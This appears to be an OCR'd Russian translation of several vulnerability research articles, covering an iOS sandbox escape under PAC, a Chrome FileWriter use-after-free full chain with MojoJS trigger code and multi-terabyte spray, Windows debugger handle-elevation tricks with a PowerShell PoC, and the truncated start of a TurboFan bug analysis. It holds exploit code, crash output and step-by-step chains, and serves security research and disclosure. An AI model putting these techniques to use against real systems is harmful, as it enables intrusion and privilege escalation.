
Старые эксплойты распыляли права отправки в жертве и угадывали их имена. Apple рандомизировала wraparound генерации Mach-портов, сделав угадывание менее надёжным. Имея произвольные вызовы, payload вместо этого перечисляет пространство имён жертвы.

`mach_port_space_info` — интерфейс MIG, возвращающий дескрипторы каждого имени и права порта задачи. Прямой вызов его C API, похоже, превышает ограничения аргументов гаджета, но функциональность MIG достигается отправкой Mach-сообщения. `mach_msg_send()` требует лишь одного контролируемого аргумента.

Payload отправляет сообщение с ID 3223 в `task_self`, получает ответ через `mach_msg_receive()` и извлекает out-of-line-список имён портов. Гаджеты копирования и сложения выбирают распылённое право отправки. Второе каркасное сообщение отправляет `file_port` с сокетом `PF_KEY` этому праву.

```
socket(PF_KEY, SOCK_RAW, PF_KEY_V2)
fileport_makeport(socket_fd)
mach_msg_send(mach_port_space_info request)
mach_msg_receive(reply)
sprayed_name = reply.names[index]
mach_msg_send(file_port message to sprayed_name)
```

Песочница ждёт на наборе портов, содержащем распылённые права приёма, извлекает файловый дескриптор и запускает ошибку ядра. Полученная паника подтверждает повреждение освобождённого элемента `kalloc.80`.


; Attributes: bp-based frame
EXPORT _xpc_array_apply_f
_xpc_array_apply_f
var_20= -0x20
var_10= -0x10
var_s0= 0
PACIBSP
STP X22, X21, [SP,#-0x10+var_20]!
STP X20, X19, [SP,#0x20+var_10]
STP X29, X30, [SP,#0x20+var_s0]
ADD X29, SP, #0x20
MOV X19, X2
MOV X20, X1
MOV X21, X0
LDR W8, [X21,#0x18]
CBZ W8, loc_180AE8018
MOV X22, #0
loc_180AE7FF4
LDR X8, [X21,#0x20]
LDR X1, [X8,X22,LSL#3]
MOV X0, X22
MOV X2, X20
BLRAAZ X19
ADD X22, X22, #1
LDR W8, [X21,#0x18]
CMP X22, X8
B.CC loc_180AE7FF4
loc_180AE8018
LDP X29, X30, [SP,#0x20+var_s0]
LDP X20, X19, [SP,#0x20+var_10]
LDP X22, X21, [SP+0x20+var_20],#0x30
RETAB
; End of function _xpc_array_apply_f

Выводы

Средства защиты редко поставляются с точной документацией модели угроз. Должна ли PAC затруднить один метод эксплуатации, устранить класс ошибок или разрушить полные цепочки? Без заявленной Apple модели трудно оценивать утверждения о победе над ней или повышении планки.

В реализации iOS 12 PAC не была серьёзным препятствием для локального атакующего с нативным выполнением и повреждением памяти пространства пользователя, стремящегося выйти из песочницы. Возможно, это не входило в её модель угроз, но чувствительные данные пользователей часто находятся именно в пространстве пользователя.

Эксплойт намеренно надуман. Неожиданная общая память, вероятно, имеет более прямые логические последствия, чем искусственное создание переполнения `strcpy()`. Аналогично, для одной лишь кражи ресурсов контроль PC не требовался; он был выбран, чтобы показать возможность произвольных цепочек вызовов.

PAC успешно сломала знакомые публичные методы вроде поддельных кэшей selector и ROP с pivot стека. Но она не сделала эти методы фундаментальными требованиями эксплуатации. При оценке защиты нужно отличать блокирование любимого метода от блокирования настоящей цели атакующего.

Практически неограниченная память: выход из песочницы Chrome

Введение

После обнаружения набора возможных выходов из песочницы Chrome было полезно объединить один из них с уязвимостью renderer и исследовать современную полную цепочку. Лучшим кандидатом была проблема 1755 — use-after-free, похожая на классические ошибки времени жизни callback JavaScript. Атакующий управляет и моментом освобождения объекта, и его последующего использования.

Цель статьи — последний стабильный 64-битный выпуск Chrome для Windows до исправления: 71.0.3578.98. К отчёту прилагается полный эксплойт.

Начало работы

Chrome может предоставлять Mojo IPC напрямую JavaScript. Запуск с `--enable-blink-features=MojoJS` включает bindings. Project Zero использовала эту возможность для фаззера Mojo, который нашёл несколько ошибок.

Поэтому самая чистая цепочка такова: эксплуатировать renderer, включить MojoJS внутри скомпрометированного процесса и выполнить выход из песочницы на JavaScript.

Эксплуатация renderer

На этапе renderer используется CVE-2019-5782 — ошибка typer V8, обнаруженная @S0rryMybad и эксплуатированная с использованием работы @_tsuro. V8 неверно оценивал диапазон `arguments.length`; Bounds Check Elimination затем удалял необходимую проверку. Эксплойт в `many_args.js` превращает это в стабильное произвольное чтение/запись. Позднее V8 удалил оптимизацию BCE, чтобы усложнить эксплуатацию ошибок typer.

Стабильность важна, поскольку для включения Mojo требуется перезагрузить основной frame. Любые оставшиеся наполовину повреждённые объекты JavaScript могут быть собраны при перезагрузке.

Связь с процессом браузера

`RenderFrameImpl::DidCreateScriptContext` устанавливает Mojo bindings в соответствии с `enabled_bindings_`. Примитив чтения/записи renderer задаёт `BINDINGS_POLICY_MOJO_WEB_UI`, а затем принудительно создаёт новый script context основного frame.

Чтобы найти текущий `RenderFrameImpl`, эксплойт проходит по указателям от глобального контекста к `chrome_child.dll`, находит глобальную `g_frame_map` и берёт запись map от Blink `Frame` к `RenderFrameImpl`. PoC предполагает наличие одной записи, хотя выбрать правильную несложно.

Chrome рандомизирует порядковые номера IPC при сборке. Renderer тоже должен их знать, поэтому это обфускация, а не граница безопасности. Для целевой сборки несколько bindings JavaScript исправляются восстановленными значениями:

```
var kBlob_GetInternalUUID_Name          = 0x2538AE26;
var kBlobRegistry_Register_Name         = 0x2158E98A;
var kBlobRegistry_RegisterFromStream_Name = 0x719E4F82;
var kFileSystemManager_Open_Name        = 0x305E02BE;
var kFileSystemManager_CreateWriter_Name = 0x63B8D2A6;
var kFileWriter_Write_Name              = 0x64D4FC1C;
```

Ошибка

Уязвимость находится в `FileWriter` — привилегированной конечной точке процесса браузера, реализующей sandboxed FileSystem API браузера:

```
interface FileWriter {
  Write(uint64 position, Blob blob)
      => (mojo_base.mojom.FileError result, uint64 bytes_written);

  WriteStream(uint64 position, handle<data_pipe_consumer> stream)
      => (mojo_base.mojom.FileError result, uint64 bytes_written);

  Truncate(uint64 length)
      => (mojo_base.mojom.FileError result);
};
```

`FileSystemManager::CreateWriter()` проверяет путь и разрешения, затем возвращает `std::unique_ptr<FileWriterImpl>` в Mojo `StrongBinding`. Strong binding связывает время жизни объекта с удалённым указателем интерфейса: renderer может закрыть свою конечную точку и освободить объект, когда код браузера уступит свою sequence.

Уязвимый метод:

```
void FileWriterImpl::Write(uint64_t position,
                           blink::mojom::BlobPtr blob,
                           WriteCallback callback) {
  blob_context_->GetBlobDataFromBlobPtr(
      std::move(blob),
      base::BindOnce(&FileWriterImpl::DoWrite,
                     base::Unretained(this),
                     std::move(callback), position));
}
```

`base::Unretained(this)` безопасен, только если callback синхронный или уничтожение гарантирует отмену. Ни одно условие не выполняется. `GetBlobDataFromBlobPtr()` вызывает асинхронный Mojo-метод `Blob.GetInternalUUID()` и запускает callback после ответа:

```
blink::mojom::Blob* raw_blob = blob.get();
raw_blob->GetInternalUUID(mojo::WrapCallbackWithDefaultInvokeIfNotRun(
    base::BindOnce(
        [](blink::mojom::BlobPtr,
           base::WeakPtr<BlobStorageContext> context,
           Callback callback,
           const std::string& uuid) {
          if (!context || uuid.empty()) {
            std::move(callback).Run(nullptr);
            return;
          }
          std::move(callback).Run(context->GetBlobDataFromUUID(uuid));
        },
        std::move(blob), AsWeakPtr(), std::move(callback)),
    ""));
```

Renderer может предоставить собственную реализацию `Blob`. Пока браузер ждёт `GetInternalUUID`, renderer получает callback и закрывает pipe `FileWriter`. Strong binding уничтожает `FileWriterImpl`; возврат UUID затем планирует `DoWrite` через висячий указатель `this`.

Шаг 1: триггер

Код JavaScript создаёт легитимный UUID blob, открывает sandboxed файловую систему, получает writer и передаёт враждебную реализацию `Blob`:

```
function BlobImpl() {
  this.binding = new mojo.Binding(blink.mojom.Blob, this);
}

BlobImpl.prototype = {
  getInternalUUID: async () => {
    // Free FileWriterImpl while Write() is waiting for this reply.
    create_writer_result.writer.ptr.reset();
    return {uuid: 'aaaa'};
  }
};

let blob_impl = new BlobImpl();
let blob_impl_ptr = new blink.mojom.BlobPtr();
blob_impl.binding.bind(mojo.makeRequest(blob_impl_ptr));
file_writer.write(0, blob_impl_ptr);
```

Полный `trigger.js` в отчёте включает регистрацию blob и настройку файловой системы.

Шаг 2: замещение

В этой сборке Windows размер `FileWriterImpl` равен 0x140 байт. Замещение его контролируемыми байтами подтверждает возможность эксплуатации и раскрывает поведение выделения. API Blob JavaScript создают мешающие выделения того же размера. `BlobRegistry.registerFromStream()` чище: настройка сначала выполняет вторичные выделения, а последующая запись в `DataPipeProducerHandle` создаёт одно выделение выбранного размера и содержимого.

Освобождённый объект надёжно заменяется байтами `0x23`. Выполнение достигает `FileSystemOperationRunner::GetMetadata` с контролируемыми регистрами и вызывает fault при разыменовании `0x2323232323232323`:

```
chrome!storage::FileSystemOperationRunner::GetMetadata+0x33:
mov rcx, qword ptr [rcx+8]

rcx=2323232323232323
rdi=2323232323232323

chrome!storage::FileSystemOperationRunner::GetMetadata
chrome!storage::FileWriterImpl::DoWrite
```

Шаг 3: утечка информации

Одни контролируемые данные бесполезны без действительных указателей. Естественный следующий шаг — заменить объект совместимым типом и превратить UAF в смешение типов.

`DoWrite()` выполняет несколько невиртуальных вызовов через вложенные члены:

```
operation_runner_->GetMetadata(
    url_, FileSystemOperation::GET_METADATA_FIELD_SIZE,
    base::BindRepeating(&FileWriterImpl::DoWriteWithFileInfo,
                        base::Unretained(this), ...));
```

Затем `FileSystemOperationRunner::GetMetadata()` вызывает `file_system_context_->CreateFileSystemOperation()`, которая находит `FileSystemBackend` во внутренней `std::map`. Замещающий объект должен удовлетворить множеству структурных ограничений до окончательного виртуального вызова `backend->CreateFileSystemOperation()`.

Удобного 0x140-байтного объекта браузера с нужным перекрывающимся layout не нашлось. Куча Windows не уничтожает всё содержимое сразу после освобождения, поэтому эксплойт может не занимать память `FileWriterImpl`, а заменить 0x80-байтный `FileSystemOperationRunner`, на который тот указывал. Около тысячи типов объектов имеют этот размер, но ни один не предоставил очевидного примитива.

Шаг 4: утечка информации, второй раунд

Во время одной загрузки Windows отображает библиотеку по одному адресу во всех процессах. Поэтому адрес DLL, уже загруженной в renderer, известен и в браузере. Совместимый объект-замена мог бы направить корень поддельной `FileSystemContext.backend_map_` в известные данные модуля.

Сокращённые ограничения:

```
ptr = getPtr(address);
getUint8(ptr + 0x19) == 0;
getUint32(ptr + 0x20) == 0;
obj = getPtr(ptr + 0x28);
vtable = getPtr(obj);
function = getPtr(vtable + 0x38);
```


Поиск в известных данных модуля нашёл адреса, удовлетворявшие layout, но ни один не давал полезной операции.

Шаг 5: обход ASLR

Окончательный путь появился благодаря проблеме 1642. Получая Mojo `DataPipe*Dispatcher`, браузер сразу отображает связанную секцию общей памяти. Процесс браузера не имеет практического ограничения памяти или виртуального адресного пространства.

Вместо утечки адреса кучи можно распылить столько общих отображений, чтобы выбранный адрес оказался предсказуемо занят. Нативный код renderer мог бы многократно дублировать один дескриптор общей памяти, но эксплойт остаётся на JavaScript.

MojoJS умеет дублировать дескрипторы SharedBuffer, но не DataPipe. SharedBuffer не отображаются автоматически при получении. Тем не менее оба примитива используют одинаковые backing objects ОС. Renderer создаёт одинаковое количество DataPipe с малыми отображениями и клонов одного большого SharedBuffer, а затем через произвольное чтение/запись меняет их backing buffer местами. Отправка DataPipe заставляет браузер отобразить повторные копии большого контролируемого буфера.



Тест с 16 ТБ сработал, но сделал систему медленной. Для надёжного размещения хватило примерно 3,5 ТБ. Так идея распыления адресного пространства из MS04-040 возвращается для современной 64-битной цели.

Полученный вызов поддельного backend достигает предсказуемого отображения `0x04040404...`:

```
chrome!storage::FileSystemContext::CreateFileSystemOperation+0x4c:
call qword ptr [r10+38h]
ds:00000404`04040228=4141414141414141
```

План

Полная цепочка работает так:

1. Получить произвольное чтение/запись в renderer.
2. Найти библиотеки renderer, необходимые для pivot и ROP.
3. Установить `enabled_bindings_`, перезагрузить страницу и получить MojoJS.
4. Построить одну контролируемую страницу с поддельными объектами `FileSystemOperationRunner`, `FileSystemContext` и `FileSystemBackend`, а также ROP-цепочкой.
5. Запустить UAF `FileWriterImpl`.
6. Заменить освобождённый writer объектом, указатель operation runner которого направлен на выбранный адрес spray.
7. Распылить примерно 4 ТБ отображений контролируемой страницы в процесс браузера.
8. Вернуться из callback renderer в устаревший `FileWriterImpl::DoWrite`.

9. Достичь поддельного виртуального вызова, выполнить pivot в ROP-цепочку и запустить payload.
10. Запустить Calculator для демонстрации.
11. Восстановить достаточно состояния, чтобы браузер продолжил работать.

Выводы

Это ещё один эксплойт, побеждающий ASLR без традиционного раскрытия информации. Объединяются две слабости:

• Windows, как macOS и iOS, не имеет рандомизации для каждого процесса у модуля, загруженного в несколько процессов, поэтому адреса кода renderer раскрывают адреса кода браузера.
• Привилегированный процесс браузера Chrome не имел ограничения использования адресного пространства, позволяя предсказывать адреса данных с помощью многотерабайтного spray общей памяти.

Без обоих свойств эксплуатация потребовала бы более подходящего типа-замены, другой утечки или иной ошибки. Сам UAF хорошо контролировался, но естественным образом не давал раскрытия. Большие 64-битные адресные пространства не заменяют ограничения ресурсов, когда недоверенный IPC способен принуждать привилегированный процесс создавать отображения.

Приёмы эксплуатации Windows: злоупотребление пользовательским отладчиком

Добавляя поддержку нативного пользовательского отладчика в NtObjectManager, я исследовал, какой доступ в действительности нужен для отладки существующего процесса. Это обнаружило интересное несоответствие между публичным API Win32 и реализацией ядра.

Само поведение не является уязвимостью, но полезно при эксплуатации некоторых классов ошибок. Алекс Ионеску описал внутреннее устройство отладчика в трёх статьях о Windows XP (часть 1, часть 2, часть 3); архитектура практически не изменилась в Windows 10 1809 и, вероятно, аналогично ведёт себя в более ранних выпусках.

Подключение к работающему процессу

Современная отладка Windows использует объект ядра Debug, создаваемый через `NtCreateDebugObject`. Он связывает целевые процессы и ставит их события отладки в очередь. Win32 скрывает создание объекта и хранит debug object каждого потока в его TEB.

Документированный интерфейс `DebugActiveProcess` принимает PID:

```
BOOL DebugActiveProcess(DWORD dwProcessId);
```

В конце концов он вызывает нативный API, принимающий дескрипторы:

```
NTSTATUS NtDebugActiveProcess(
    HANDLE ProcessHandle,
    HANDLE DebugObjectHandle);
```

Объект Debug берётся из TEB. Win32 должен преобразовать PID в дескриптор процесса. Его helper запрашивает все права, обычно нужные отладчику:

```
HANDLE ProcessIdToHandle(DWORD dwProcessId) {
    OBJECT_ATTRIBUTES object_attributes;
    CLIENT_ID client_id;
    HANDLE process_handle;

    DWORD desired_access = PROCESS_CREATE_THREAD |
                           PROCESS_VM_OPERATION |
                           PROCESS_VM_READ |
                           PROCESS_VM_WRITE |
                           PROCESS_QUERY_INFORMATION |
                           PROCESS_SUSPEND_RESUME;

    client_id.UniqueProcess = (HANDLE)(ULONG_PTR)dwProcessId;
    InitializeObjectAttributes(&object_attributes, NULL, 0, NULL, NULL);

    NTSTATUS status = NtOpenProcess(&process_handle, desired_access,
                                    &object_attributes, &client_id);
    if (NT_SUCCESS(status))
        return process_handle;
    BaseSetLastNTError(status);
    return NULL;
}
```

Эти права позволяют отладчику создавать потоки breakpoint, читать и изменять память, а также приостанавливать и возобновлять процесс.

Ядро преобразует дескриптор обратно в `EPROCESS` с помощью `ObReferenceObjectByHandle`, но запрашивает лишь одно право доступа:

```
NTSTATUS NtDebugActiveProcess(HANDLE process_handle,
                              HANDLE debug_object_handle) {
    PEPROCESS process;
    NTSTATUS status = ObReferenceObjectByHandle(
        process_handle,
        PROCESS_SUSPEND_RESUME,
        PsProcessType,
        KeGetCurrentThread()->PreviousMode,
        &process,
        NULL);
    // ...
}
```

Уровень Win32 требует гораздо больше доступа, чем нативная операция. С точки зрения ядра подключение немедленно приостанавливает процесс, а последующий `NtDebugContinue` возобновляет его. Ядру безразлично, может ли отладчик использовать адреса, сообщённые в событиях. Это похоже на другие несоответствия интерфейсов, например поведение жёстких ссылок, рассмотренное в *Between a Rock and a Hard Link*.

Вопрос в том, что атакующий может сделать, имея только `PROCESS_SUSPEND_RESUME`.

Доступ к событиям отладки

Ответ находится в начальном событии `CREATE_PROCESS_DEBUG_INFO`. При подключении `DbgkpPostFakeProcessCreateMessages` синтезирует сообщения процесса, потока и модулей, позволяя отладчику восстановить состояние так, словно он сам запустил процесс.

Событие создания содержит `hFile`, `hProcess` и `hThread`. Объекты ядра захватываются при подключении, но дескрипторы создаются позднее функцией `NtWaitForDebugEvent` внутри `DbgkpOpenHandles`:

```
NTSTATUS DbgkpOpenHandles(PDEBUG_EVENT event,
                          PEPROCESS debugee_process,
                          PETHREAD debugee_thread) {
    if (event->DebugEventCode == CREATE_PROCESS_DEBUG_EVENT) {
        if (ObOpenObjectByPointer(debugee_thread, 0, NULL,
                                  THREAD_ALL_ACCESS, PsThreadType,
                                  KernelMode,
                                  &event->CreateProcess.hThread) < 0) {
            event->CreateProcess.hThread = NULL;
        }

        if (ObOpenObjectByPointer(debugee_process, 0, NULL,
                                  PROCESS_ALL_ACCESS, PsProcessType,
                                  KernelMode,
                                  &event->CreateProcess.hProcess) < 0) {
            event->CreateProcess.hProcess = NULL;
        }

        ObDuplicateObject(PsGetCurrentProcess(),
                          event->CreateProcess.hFile,
                          PsGetCurrentProcess(),
                          &event->CreateProcess.hFile,
                          0, 0, DUPLICATE_SAME_ACCESS, KernelMode);
    }
    // ...
}
```

`ObOpenObjectByPointer` вызывается с `KernelMode`, обходя проверки доступа, и запрашивает все права процесса и потока. Следовательно, дескриптор `PROCESS_SUSPEND_RESUME` можно через API отладчика повысить до полноправных дескрипторов процесса и начального потока.

> **Приём эксплуатации 1:** преобразовать дескриптор процесса только с `PROCESS_SUSPEND_RESUME` в полноправный дескриптор процесса через нативные API отладчика.

NtObjectManager делает PoC лаконичным:

```
param (
    [Parameter(Mandatory)]
    [int] $ProcessId
)

Import-Module NtObjectManager

Use-NtObject ($dbg = New-NtDebug -ProcessId $ProcessId) {
    Use-NtObject ($event = Start-NtDebugWait $dbg -Infinite) {
        $dbg.Detach($ProcessId)
        [NtApiDotNet.NtProcess]::DuplicateFrom($event.Process, -1)
    }
}
```

На практике примитив может встречаться редко, поскольку само `PROCESS_SUSPEND_RESUME` считается правом записи. Дефект, раскрывающий его для привилегированной цели, может также раскрывать более непосредственно полезные права вроде `PROCESS_VM_WRITE`.

Кража дескриптора исполняемого файла

Третий дескриптор события, `hFile`, проходит по другому пути. Вместо открытия указателя объекта ядро дублирует существующий дескриптор. Похоже, оно дублирует его из процесса отладчика в тот же процесс, но `KernelMode` делает исходник дескриптором ядра.

Изначально дескриптор создаётся при подключении:

```
HANDLE DbgkpSectionToFileHandle(PSECTION section) {
    HANDLE file_handle;
    UNICODE_STRING name;
    OBJECT_ATTRIBUTES object_attributes;
    IO_STATUS_BLOCK io_status;

    MmGetFileNameForSection(section, &name);
    InitializeObjectAttributes(
        &object_attributes, &name,
        OBJ_CASE_INSENSITIVE |
        OBJ_FORCE_ACCESS_CHECK |
        OBJ_KERNEL_HANDLE,
        NULL, NULL);

    ZwOpenFile(&file_handle, GENERIC_READ | SYNCHRONIZE,
               &object_attributes, &io_status,
               FILE_SHARE_ALL, FILE_SYNCHRONOUS_IO_NONALERT);
    return file_handle;
}
```

`OBJ_FORCE_ACCESS_CHECK` не позволяет отладчику читать произвольные исполняемые файлы, которые он обычно не смог бы открыть. Но дескриптор ядра остаётся сохранённым до получения события отладки, предоставляя атакующему длинное контролируемое окно для атаки на его числовое значение.

> **Приём эксплуатации 2:** ошибку произвольного закрытия дескриптора ядра можно объединить с подключением отладчика, чтобы украсть дескриптор ядра.

Проблема Project Zero 274 в драйвере Novell демонстрирует примитив. При записи журнала драйвер не проверял успешность `ZwOpenFile`. При ошибке он передавал устаревшее значение

стека в `ZwClose`, создавая произвольное закрытие дескриптора ядра.

Эксплойт может:

1. Создать запись журнала, чтобы дескриптор ядра был выделен, закрыт, а его значение осталось на стеке.
2. Подключить отладчик, чтобы дескриптор исполняемого файла предсказуемо повторно использовал это значение.
3. Запустить закрытие устаревшего дескриптора, оставив сохранённый дескриптор отладчика висячим.
4. Вызвать код ядра, который повторно выделит то же значение дескриптора для более интересного объекта. `SepSetTokenCachedHandles`, доступная через `NtCreateLowBoxToken`, может дублировать выбранные дескрипторы ядра, хотя проверки, добавленные после проблемы 483, ограничивают кандидатов.
5. Получить событие отладки и через устаревшее значение дескриптора получить недавно выделенный объект.

Ошибки закрытия дескрипторов ядра сравнительно редки, а вызывать их опасно: закрытие уже закрытого дескриптора ядра может вызвать bugcheck системы. Тем не менее отладчик превращает узкую гонку в долгоживущий доступный висячий дескриптор.

Итоги

Пользовательская отладка имеет последствия для безопасности, неочевидные из публичного API. Ни одно из описанных поведений само по себе не является уязвимостью, но оба усиливают другие ошибки:

• Подключение отладчика повышает `PROCESS_SUSPEND_RESUME` до полных дескрипторов процесса и потока.
• Отложенная доставка дескриптора исполняемого файла ядра упрощает эксплуатацию ошибок произвольного закрытия дескрипторов.

Несоответствия между слоями интерфейса заслуживают внимания, даже когда каждый слой ведёт себя согласованно со своими предположениями. Модель ядра «раз вы подключили отладчик, вам, конечно, нужны эти дескрипторы» не эквивалентна контракту доступа, обеспечиваемому Win32.

Нарушение потока данных

В статье представлена проблема Chromium 944062 — уязвимость TurboFan, независимо обнаруженная Самуэлем Гроссом с помощью Fuzzilli и в ходе ручного аудита. Она была найдена в бета-версии и исправлена до попадания в стабильный Chrome.

Ошибка затрагивала оптимизацию `Array.prototype.indexOf`. Сначала казалось, что она позволяет лишь раскрывать информацию, а способ превратить её в произвольную запись был неочевиден. Кроме того, она демонстрирует распространённый шаблон ошибок JIT: предположения времени компиляции без соответствующих проверок времени выполнения.

Уязвимость

Ошибка находилась в `JSCallReducer::ReduceArrayIndexOfIncludes` — проходе оптимизации, заменяющем `Array.prototype.indexOf` или `includes` специализированным кодом, когда TurboFan знает вид элементов массива. Виды элементов V8 описывают, хранит ли массив значения с плавающей точкой, помеченные указатели, упакованные значения, пропуски или словарь.

Редуктор выводил карты получателя и продолжал работу, если была найдена хотя бы одна:

```
Reduction JSCallReducer::ReduceArrayIndexOfIncludes(
    SearchVariant search_variant, Node* node) {
  CallParameters const& p = CallParametersOf(node->op());
  if (p.speculation_mode() == SpeculationMode::kDisallowSpeculation)
    return NoChange();

  Node* receiver = NodeProperties::GetValueInput(node, 1);
